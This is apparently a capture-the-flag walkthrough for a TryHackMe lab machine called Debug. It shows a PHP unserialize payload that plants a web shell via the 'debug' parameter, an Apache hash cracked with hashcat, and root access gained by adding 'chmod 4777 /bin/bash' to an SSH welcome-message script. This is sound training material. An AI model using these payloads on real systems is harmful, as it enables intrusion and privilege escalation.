# Debug

## Debug

https://tryhackme.com/room/debug

`rustscan -a 10.10.76.135 -- -sC -sV -A | tee scan.txt`

Open 10.10.76.135:**22**

Open 10.10.76.135:**80**

`gobuster dir -u 10.10.76.135 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20`

something interesting

```
$NameArea = $_GET['name'];
$EmailArea = $_GET['email'];
$TextArea = $_GET['comments'];
        $this-> message = "Message From : " . $NameArea . " || From Email : " . $EmailArea . " || Comment : " . $TextArea . "\n";
}

public function __destruct() {

file_put_contents(__DIR__ . '/' . $this->form_file,$this->message,FILE_APPEND);
echo 'Your submission has been successfully saved!';
}
```

`cat index.php.bak`

I found code mistake

```
public function __destruct() {

file_put_contents(__DIR__ . '/' . $this->form_file,$this->message,FILE_APPEND);
echo 'Your submission has been successfully saved!';

}

}

// Leaving this for now... only for debug purposes... do not touch!

$debug = $_GET['debug'] ?? '';
$messageDebug = unserialize($debug);

$application = new FormSubmit;
$application -> SaveMessage();
```


Create php code with cmd execution


```php
<?php
class FormSubmit{
        public $form_file = 'shell.php';
        public $message = '<?php system($_GET["cmd"]); ?>';
}
$obj = new FormSubmit();
echo serialize($obj);
?>
```

`php shell.php`


```
┌──(kali㉿kali)-[~/THM/debug]
└─$ php shell.php
O:10:"FormSubmit":2:{s:9:"form_file";s:9:"shell.php";s:7:"message";s:30:"<?php system($_GET["cmd"]); ?>";}

┌──(kali㉿kali)-[~/THM/debug]
└─$
```

To download my file I use parameer "debug"







And I have RCE





www-data

revshell from https://www.revshells.com/





```
python -c 'import pty; pty.spawn("/bin/bash")'
```

interesting file .htpasswd




james:$apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1

This is apache hash (1600 number)




```
hashcat -m 1600 hash.txt /home/kali/Desktop/rockyou.txt
```

```
$apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1:

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1
Time.Started.....: Fri Sep  8 04:57:33 2023 (1 sec)
Time.Estimated...: Fri Sep  8 04:57:34 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/Desktop/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2937 H/s (11.43ms) @ Accel:128 Loops:500 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024/14344385 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 512/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1....: hockey -> bethany
Hardware.Mon.#1..: Util: 34%

Started: Fri Sep  8 04:57:04 2023
Stopped: Fri Sep  8 04:57:36 2023
```

`ssh james@10.10.85.89`

user flag is here


```
james@osboxes:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Note-To-James.txt  Pictures  Public  Templates  user.txt  Videos
james@osboxes:~$ cat user.txt
7e37c84a66cc40b1c6bf700d08d28c20
james@osboxes:~$ cat Note-To-James.txt
Dear James,

As you may already know, we are soon planning to submit this machine to THM's CyberSecurity Platform! Crazy... Isn't it?

But there's still one thing I'd like you to do, before the submission.

Could you please make our ssh welcome message a bit more pretty... you know... something beautiful :D

I gave you access to modify all these files :)

Oh and one last thing... You gotta hurry up! We don't have much time left until the submission!

Best Regards,

root
james@osboxes:~$
```

James can modify the welcome message in ssh that located in /etc/update-motd.d/00-header

Add this to file

```
printf "Welcome to %s (%s
chmod 4777 /bin/bash
```

and relogin



Here is the final flag